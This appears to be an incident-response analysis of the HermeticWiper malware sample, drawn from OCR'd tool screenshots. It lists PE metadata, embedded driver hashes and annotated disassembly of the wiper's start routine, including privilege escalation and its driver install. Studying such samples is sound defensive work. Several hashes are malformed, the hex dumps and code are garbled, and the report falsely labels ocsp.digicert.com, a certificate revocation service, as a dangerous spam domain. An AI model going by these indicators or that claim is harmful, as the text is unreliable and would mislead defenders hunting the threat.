Name	Offset	Size	Hash	
PE Header	00000000	00000400	1a95fc0c474380f70fab5a19351598c8	
Section(0) ['.text']	00000400	00004000	79fea1c6a86710d8643343149e07de24	
Section(1) ['.rdata']	00004400	00001400	454f38625db2aaa490aac07f1b751c9c	
Section(2) ['.data']	00005800	00000200	32bf02ca6c6781d081acd0c0850736f6	
Section(3) ['.rsrc']	00005a00	00015c00	403cae0228d9c4e66f91da1318500eb9	
Section(4) ['.reloc']	0001b600	00000400	59b5bde778db92dd5ae033972f5ba2f2	
Overlay	0001ba00	00000f08	53f84dd27c63ea14dc28cd54fd6a7596	
Import hash 32(CRC)		bb93a627		
Import hash 64(CRC)		00000031df4eacb5		
Import(0)(CRC)['SHLWAPI.dll']		55ca8ea7		
Import(1)(CRC)['LZ32.dll']		bb88f3a9		
Import(2)(CRC)['msvcrt.dll']		5a583dd6		
Import(3)(CRC)['KERNEL32.dll']		283c72c6		
Import(4)(CRC)['USER32.dll']		9c6565fd		
Import(5)(CRC)['ADVAPI32.dll']		4ef149c6		
Import(6)(CRC)['SHELL32.dll']		2df58286		

Close

file settings about

The screenshot shows a file browser window with the path `c:\users\emr\Desktop\malware\others\hermetic\`. The left pane lists various file types and their counts: indicators (46), virustotal (error), dos-header (64 bytes), dos-stub (160 bytes), rich-header (8), file-header (Feb.2022), optional-header (GUI), directories (time-stamp), sections (files), libraries (7), imports (92), exports (n/a), exceptions (n/a), tls-callbacks (n/a), relocations (436), resources (unknown) (1381), strings (1381), debug (time-stamp), manifest (n/a), version (n/a), certificate (expired), and overlay (n/a). The right pane displays detailed properties for the selected file, including:

property	value
md5	A0FF0B3D29B4BD5952E0FBEA91214CDF
sha1	B8F3D2EB6116A4A80E2FDB55DD015ABCBCB713CAB
sha256	ED2056384164E47E63BE045EFD4BFE0117AA9EB0397421838C684
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00
first-bytes-text	M Z .....
file-size	117000 (bytes)
size-without-overlay	n/a
entropy	6.385
imphash	A0F2419925B9C8476EA7EFB19075C4E0
signature	n/a
entry-point	55 8B EC 83 E4 F8 81 EC 24 05 00 00 53 56 57 6A 70 8D 44 24 6C
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x62160305 (Wed Feb 23 04:48:53 2022)
debugger-stamp	0x62160305 (Wed Feb 23 04:48:53 2022)
resources-stamp	0x00000000 (empty)
import-name	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	0xF2580000 (Mon Apr 12 20:00:00 2021)

## Incident Response Threat Analysis for E Corp

E CORP

pestudio 9.12 - Malware Initial Assessment - www.winitor.com [c:\users\rem\Desktop\malware\others\hermetic\hermetic\hermetic\hermetic\hermetic\8033126133\1bc44eeff75779e3ca1eebf8ff5a64807dbc942b1e4a2672d77b9f6928d29]			
file	settings	about	
c:\users\rem\Desktop\malware\others\hermetic\	indicator (46)	detail	level
indicators (46) *	The file references string(s)	type: blacklist, count: 31	1
virustotal (error)	The file contains another file	signature: unknown, location: :rsrc, offset: 0x000111F0, ...	1
dos-header (64 bytes)	The file contains another file	signature: unknown, location: :rsrc, offset: 0x0001D60, ...	1
dos-stub (160 bytes)	The file contains another file	signature: unknown, location: :rsrc, offset: 0x00016410, ...	1
rich-header (8)	The file contains another file	signature: unknown, location: :rsrc, offset: 0x00018EE0, ...	1
file-header (Feb.2022)	The file imports symbol(s)	type: blacklist, count: 11	1
optional-header (GUI)	The time-stamp of a directory is suspicious	type: debug	2
directories (time-stamp)	The file-ratio of the resource(s) is high	ratio: 75.05 %	2
sections (files)	The certificate has expired	stamp: 14/04/2022	2
libraries (7) *	The file checksum is invalid	checksum: 0x0001F2FD	3
imports (92) *	The file references a group of API	type: storage, count: 4	3
exports (n/a)	The file references a group of API	type: execution, count: 8	3
exceptions (n/a)	The file references a group of API	type: shell, count: 1	3
tls-callbacks (n/a)	The file references a group of API	type: file, count: 15	3
relocations (436)	The file references a group of API	type: compression, count: 3	3
resources (unknown) *	The file references a group of API	type: memory, count: 6	3
abc strings (1381)	The file references a group of API		

file	settings	about								
			name (92)	hint (92)	thunk (92)	group (16)	type (1)	ordinal (0)	blacklist (11)	library (7)
c:\users\rem\Desktop\malware\others\hermetic\indicators (46) *			ControlService	0x5C	0x6222	services	implicit	-	x	advapi32.dll
virustotal (error)			DeleteService	0xDA	0x61FC	services	implicit	-	x	advapi32.dll
dos-header (64 bytes)			AdjustTokenPrivileges	0x1F	0x6172	security	implicit	-	x	advapi32.dll
dos-stub (160 bytes)			OpenProcessToken	0x1F7	0x6146	security	implicit	-	x	advapi32.dll
rich-header (8)			VerSetConditionMask	0x4E4	0x5FOA	reckoning	implicit	-	x	kernel32.dll
file-header (Feb.2022)			GetCurrentProcessId	0x1C1	0x608E	execution	implicit	-	x	kernel32.dll
optional-header (GUI)			CryptReleaseContext	0xCB	0x6120	cryptography	implicit	-	x	advapi32.dll
directories (time-stamp)			CryptGenRandom	0xC1	0x610E	cryptography	implicit	-	x	advapi32.dll
sections (files)			LZClose	0x03	0x5D6A	compression	implicit	-	x	lz32.dll
libraries (7) *			LZCopy	0x05	0x5D74	compression	implicit	-	x	lz32.dll
imports (92) *			DeviceIoControl	0xDD	0x5DC8	-	implicit	-	x	kernel32.dll
exports (n/a)			WaitForMultipleObjects	0x4F7	0x5EB6	synchronization	implicit	-	-	kernel32.dll
exceptions (n/a)			WaitForSingleObject	0x4F9	0x5FA4	synchronization	implicit	-	-	kernel32.dll
relocations (436)			CreateEventW	0x85	0x6064	synchronization	implicit	-	-	kernel32.dll
resources (unknown) *			SetEvent	0x459	0x6074	synchronization	implicit	-	-	kernel32.dll
strings (1381)			GetDiskFreeSpaceW	0x1CF	0x5E66	storage	implicit	-	-	kernel32.dll
debug (time-stamp)			GetLogicalDriveStringsW	0x208	0x5FFC	storage	implicit	-	-	kernel32.dll
manifest (n/a)			PathAddBackslashW	0x30	0x5CC6	shell	implicit	-	-	shlwapi.dll
version (n/a)			CloseServiceHandle	0x57	0x620C	services	implicit	-	-	advapi32.dll
certificate (expired)			StartServiceW	0x2C9	0x61EC	services	implicit	-	-	advapi32.dll
overlay (n/a)			ChangeServiceConfigW	0x50	0x61D4	services	implicit	-	-	advapi32.dll

Search for potential hidden embedded files with the 4d5a magic (exe)

010 Editor - C:\Users\REM\Desktop\Malware\Others\Hermetic\Hermetic\8033126133\1bc44eef75779e3ca1eebf8ff5a64807dbc942b1e4a2672d77b9f6928d292591

File Edit Search View Format Scripts Templates Debug Tools Window Help

1bc44eef75779e3ca1eebf8ff5a64807dbc942b1e4a2672d77b9f6928d292591

Address	Value
0h	MZ
111FFh	MZ
13D6Fh	MZ
15500h	MZ
1641Fh	MZ
18EEFh	MZ
1AB2Eh	Mz

Find Results

Output Find Results Find in Files Compare Histogram Checksum Process Mov Disas

CFF Explorer VIII - [1bc44eef75779e3ca1eebf8ff5a64807dbc942b1e4a2672d77b9f6928d292591]



Settings ?

File: 1bc44eef75779e3ca1eebf8ff5a64807dbc942b1e4a2672d77b9f6928d292591

- Dos Header
- Nt Headers
- File Header
- Optional Header
- Data Directories [x]
- Section Headers [x]


1bc44eef75779e3ca1eebf8ff5a64807dbc942b1e4a2672d77b9f6928d292591


Offset	0	1	2
000000000	53	5A	44
000000010	5A	90	00
000000020	F5	F0	A2
000000030	FF	1F	BA
000000040	68	69	FF
000000050	6E	6E	6F
000000060	20	44	4F
000000070	01	04	8A
000000080	07	CF	7D



Hash of raw drivers:

**DRV\_X64:** a952e288a1ead66490b3275a807f52e5  
**DRV\_X86:** 231b3385ac17e41c5bb1b1fc59599c4  
**DRV\_XP\_X64:** 095a1678021b034903c85dd5acb447ad  
**DRV\_XP\_X86:** eb845b7a16ed82bd248e395d9852f467





## Hash of uncompressed drivers:

**DRV\_X64:** 6106653b08f4f72eeaa7f099e7c408a4

**DRV\_X86:** 093cee3b45f0954dce6cb891f6a920f7

**DRV\_XP\_X64:** bdf30adb4e19aff249e7da26b7f33ead

**DRV\_XP\_X86:** d57f1811d8258d8d277cd9f53657eef9

## Incident Response Threat Analysis for E Corp



The screenshot shows the Immunity Debugger interface with the assembly view active. The assembly pane displays assembly code for a module, likely a debugger or exploit. The registers pane shows register values, and the stack dump at the bottom provides memory dump details.



At this step of our analysis, we have extracted 4 legitimate embedded drivers.

epmtdrv.sys is digitally signed by CHENGDU YIWO Tech Development Co., Ltd. This driver usually located in the 'c:\WINDOWS\system32\' folder. It is a legitimate driver.

None of the anti-virus scanners at VirusTotal reports anything malicious about epmtdrv.sys

Look for network connections:

010 Editor - C:\Users\REM\Desktop\Malware\Others\Hermetic\Hermetic\8033126133\1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a...

File Edit Search View Format Scripts Templates Debug Tools Window Help

Startup 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591 x Workspace

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2EE0h:	68	74	74	70	73	3A	BF	2F	2F	77	77	77	2E	08	20	69	https://www..i	Ö	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
1:2EF0h:	FD	73	DB	00	2E	63	6F	6D	2F	72	FF	70	61	20	28	63	ýsÙ..com/rýpa(c	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2F00h:	29	31	30	EF	31	2E	30	2C	C2	01	03	13	25	F6	EF	06	)10i1.0,Ã...ööí.	Ö	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
1:2F10h:	43	6C	93	10	20	33	20	43	F2	FB	90	20	DA	01	01	A0	C1..3 Cðù. Ü..	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2F20h:	20	32	30	31	FF	30	20	43	41	30	1E	17	0D	7F	31	32	201ýo CA0....12	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2F30h:	30	34	32	33	30	7C	12	FD	5A	74	10	34	30	39	31	31	04230 .ýZt.40911	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2F40h:	32	FF	33	35	39	35	39	5A	30	81	FD	D5	BE	08	43	4E	2ý35959Z0.ýÖ%CN	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2F50h:	31	10	30	0E	FE	C2	01	08	13	07	53	69	63	68	77	75	1.0.þÅ....Sichwu	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2F60h:	61	6E	A2	15	07	13	07	DF	B0	FF	6E	67	64	75	31	30	anç....ß°ýngdu10	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2F70h:	30	2E	FE	CF	02	14	27	43	48	45	4E	47	FF	44	55	20	0.þï...'CHENGýDU	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2F80h:	59	49	57	4F	20	DF	54	65	63	68	20	94	90	65	6C	E7	YIWO ßTech ".elç	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2F90h:	6F	70	6D	21	A0	5D	10	2E	2C	20	FF	4C	74	64	2E	31	opm! ]., ýLtd.1	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2FA0h:	3E	30	3C	FE	E8	03	35	44	69	67	69	74	61	EF	6C	20	>0<þè.5Digitail	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2FB0h:	49	44	55	16	2D	20	4D	FF	69	63	72	6F	73	6F	66	74	IDU.- Mÿcrosoft	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2FC0h:	6B	20	53	1E	20	77	05	B0	20	56	2F	A0	FF	64	61	74	k S. w.º V/ ýdat	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2FD0h:	69	6F	6E	20	76	C5	32	C6	15	03	CF	1D	DF	1D	EF	16	ion vÄ2E.Í.ß.Í.	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2FE0h:	30	82	FB	01	22	AC	09	01	05	00	03	82	FB	01	0F	F7	0,Û."¬.....Û..÷	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:2FF0h:	F0	01	0A	02	82	01	FF	01	00	C5	58	7E	31	12	6E	FF	ð....ý.ÅX~1.ný	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:3000h:	14	B8	98	55	4F	6F	CF	B6	FF	42	07	CF	8D	93	B2	57	.~UooÍ¶ýB.Í."^W	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:3010h:	36	FF	09	C2	99	E4	40	9F	73	BB	FF	93	22	1E	5E	38	6ý.Â™ä@Ýs»ý".^8	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:3020h:	0D	C0	BB	FF	AB	CA	4B	90	1E	DF	61	BD	FF	6A	68	EE	.A»ý«ÉK..ßaÝjhi	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:3030h:	32	53	72	8C	77	FF	69	AB	7B	CD	A9	39	C9	59	FF	A2	2SrŒwýi<{í@9EYýC	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:3040h:	82	D3	12	5D	D0	4F	03	FF	70	CE	81	1F	E9	12	62	67	,Ó.]ÐO.ýpÍ..é.bg	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:3050h:	FF	F4	AE	87	40	BF	1A	B8	96	FF	7C	A7	EB	48	70	63	ýô@‡;, -ý ßëHpc	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
1:3060h:	1E	17	FF	B8	70	D4	7F	FA	8C	43	96	FF	1E	B0	B1	6D	..ý,pÔ.úŒc-ý.º±m	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	

Find Results

Address	Value
12EE0h	http
15596h	http
1A601h	http
1BDD2h	http
1BE0Bh	http
1BE64h	http
1BEA6h	http
1BECCh	http
1C2D9h	http
1C2FFh	http
1C352h	http
1C394h	http
1C400h	http

Found 13 occurrences of 'http'.

Output Find Results Find in Files Compare Histogram Checksum Process Disassembler

Selected: 2 bytes (Range: 77536 [12EE0h] to 77537 [12EE1h]) Start: 77536 [12EE0h] Sel: 2 [2h] Size: 117,000 Hex ANSI LIT W OVR

010 Editor - C:\Users\REM\Desktop\Malware\Others\Hermetic\Hermetic\8033126133\1bc44ee75779e3ca1eebf8ff5a64807dbc942b1e4a2672d77b9f6928d292591

File Edit Search View Format Scripts Templates Debug Tools Window Help

Startup 1bc44ee75779e3ca1eebf8ff5a64807dbc942b1e4a2672d77b9f6928d292591 < > Workspace

File Path

- Open Files 1bc...591 C:\Users\REM\...c\8033126133
- Favor...Files
- Rece...files
- Book...files

Inspector

Type	Value
Unsigned Short	29800
Signed Int	1886680168
Unsigned Int	1886680168
Signed Int64	7146983061701555304
Unsigned Int64	7146983061701555304
Float	3.026203e+29
Double	5.88445381866231e+169
Half Float	18048

Variables Visualiz...

Find Results

Address	Value
12EE0h	http
15596h	http
1A601h	http
1BDD2h	http
1BE0Bh	http
1BE64h	http
1BEA6h	http
1BECCh	http
1C2D9h	http
1C2FFh	http
1C352h	http
1C394h	http
1C400h	http

Output Find Results Find in Files Compare Histogram Checksum Process mov Disassembler

(4/13) Selected: 4 bytes (Range: 114130 [1BDD2h] to 114133 [1BDD5h]) Start: 114130 [1BDD2h] Sel: 4 [4h] Size: 117,000 Hex ANSI LIT W OVR

Check for networks suspicious activities/C2 with Http/https keywords. (For example, Ocsp.digicert.com is apparently a dangerous domain associated with spam activities, that usually infects Chrome, Firefox, and IE with installation of free software & adware)

## *Start function*

```
public start
start proc near

var_7F8= dword ptr -7F8h
var_7F4= dword ptr -7F4h
anonymous_0= dword ptr -544h
anonymous_1= dword ptr -540h
anonymous_2= dword ptr -53Ch
anonymous_3= dword ptr -538h
anonymous_4= dword ptr -534h
var_524= dword ptr -524h
TokenHandle= dword ptr -520h
var_51C= dword ptr -51Ch
var_518= dword ptr -518h
var_514= dword ptr -514h
pNumArgs= dword ptr -510h
var_50C= _FILETIME ptr -50Ch
var_504= dword ptr -504h
SystemTimeAsFileTime= _FILETIME ptr -500h
Parameter= dword ptr -4F8h
var_4F4= dword ptr -4F4h
Name= word ptr -4F0h
var_4EC= dword ptr -4Ec
var_4E8= dword ptr -4E8h
var_4E4= dword ptr -4E4h
var_4E0= dword ptr -4E0h
var_4DCh= dword ptr -4DCh
var_4D8= dword ptr -4D8h
var_4D4= dword ptr -4D4h
var_4D0= dword ptr -4D0h
var_4CC= dword ptr -4CCh
hEvent= dword ptr -4C8h
Filename= word ptr -458h
FindFileData= _WIN32_FIND_DATAW ptr -250h

push    ebp
mov     ebp, esp
and    esp, 0FFFFFFF8h
sub    esp, 524h
push    ebx
push    esi
push    edi
push    70h ; 'P'           ; Size
lea     eax, [esp+534h+hEvent]
mov     [esp+534h+var_518], 0
push    0                ; Val
push    eax              ; void *
mov     [esp+53Ch+var_514], 0
mov     [esp+53Ch+var_524], 0
mov     [esp+53Ch+var_504], 0
call    memset
add    esp, 0Ch
mov     [esp+530h+pNumArgs], 0
xor    esi, esi
call    ds.GetCommandLine
test   eax, eax
jz     short loc_403BEE2

loc_403BEE2:
lea     eax, [esp+530h+SystemTimeAsFileTime]
xorps  xmm0, xmm0
push    eax              ; lpSystemTimeAsFileTime
movq   qword ptr [esp+534h+SystemTimeAsFileTime.dwLowDateTime], xmm0
call    ds.GetSystemTimeAsFileTime ; get current system time
mov     eax, [esp+530h+pNumArgs]
xor    edi, edi
mov     ecx, ds:t!ToIntW , string_to_int
sub    eax, 2
jz     short loc_403C0F
```

```

mov    [esp+530h+var_4CC], 65h ; 'e'
call   ds:GetCurrentProcess
lea    ecx, [esp+530h+TokenHandle]
push   ecx      ; TokenHandle
push   28h ; '(' ; DesiredAccess
push   eax      ; ProcessHandle
call   ds:OpenProcessToken ; access to the token
test  eax, eax
jnz   short loc_403CDA

```

```

loc_403CDA:          ; nSize
push  104h
lea   eax, [esp+534h+Filename]
push  eax      ; lpFilename
push  0       ; hModule
call  ds:GetModuleFileNameW ; Retrieves the fully qualified path for the file that contains the specified module.
test  eax, eax
jnz   short loc_403D09

```

```

lea   eax, [esp+530h+Filename]
push offset aC      ; "c" To avoid execution in an analysis environment, the malware verifies if its name starts with a "c"
; because when a sample has been dwloaded from a website, the name is his hash
push  eax      ; LPWSTR
call  ds:wsprintfW
add   esp, 8

```

```

loc_403D09:
lea   eax, [esp+530h+FindFileData]
push  eax      ; lpFindFileData
lea   eax, [esp+534h+Filename]
push  eax      ; lpFileName
call  ds:FindFirstFileW
mov   edi, ds:GetLastError
call  edi ; GetLastError
lea   eax, [esp+530h+FindFileData.cFileName]
push  eax      ; lpsz
call  ds:CharLowerW
movzx eax, [esp+530h+FindFileData.cFileName]
mov   esi, ds:LookupPrivilegeValueW ; accessing privilege to shutdown and to the backup
mov   [esp+eax*8+530h+var_7F8], 6E0077h
mov   [esp+eax*8+530h+var_7F4], 720050h
lea   eax, [ebx+4]
push  eax      ; lpLuid
lea   eax, [esp+534h+Name]
push  eax      ; lpName
push  0       ; lpSystemName
call  esi ; LookupPrivilegeValueW
lea   eax, [ebx+10h]
push  eax      ; lpLuid
push offset aSebackupprivl ; "SeBackupPrivilege"
push  0       ; lpSystemName
call  esi ; LookupPrivilegeValueW
push  0       ; ReturnLength
push  0       ; PreviousState
push  0       ; BufferLength
push  ebx      ; NewState
mov   dword ptr [ebx], 2
push  0       ; DisableAllPrivileges
mov   dword ptr [ebx+0Ch], 2
mov   dword ptr [ebx+18h], 2
push  [esp+544h+TokenHandle] ; TokenHandle
call  ds:AdjustTokenPrivileges
call  edi ; GetLastError
test  eax, eax
jnz   short loc_403DAF

```

```

loc_403DA8:          ; hHeap
push    eax
call    ds:HeapFree ; After that memory is freed, any information that may have been in it is gone forever
; (Calling HeapFree twice with the same pointer can cause heap corruption,
; resulting in subsequent calls to HeapAlloc returning the same pointer twice)

loc_403DAF:
lea     ecx, [esp+530h+var_518]
call    _4029D0_Driver_Install ; Check the architecture: x32 or X64 and determine the appropriate driver
test   eax, eax
jz     loc_4040B5

loc_403DE1:
push    0F003Fh      ; dwDesiredAccess
push    offset DatabaseName ; dwServiceName
xor    esi, esi
push    esi           ; lpMachineName
call    ds:OpenSCManagerW
mov     [esp+530h+TokenHandle], eax
test   eax, eax
jnz    short loc_403DE1

loc_403E01:          ; lpDisplayName
push    0
push    0           ; lpPassword
push    0           ; lpServiceStartName
push    0           ; lpDependencies
push    0           ; lpdwTagId
push    0           ; lpLoadOrderGroup
push    0           ; lpBinaryPathName
push    0FFFFFFFFFFh ; dwErrorControl
push    4           ; dwStartType
push    10h          ; dwServiceType
push    ebx          ; hService
call    ds:ChangeServiceConfig
test   eax, eax
jnz    short loc_403E24

```

```


loc_403E3E:           ; dwErrCode
push    esi
call    ds:SetLastError
push    104h             ; nSize
lea     eax, [esp+534h+Filename]
push    eax              ; lpFilename
push    0                ; hModule
call    ds:GetModuleFileNameW ; Retrieves the fully qualified path for the file that contains the specified module
test   eax, eax
jz     short loc_403E6E

loc_403E6E:
xor    esi, esi

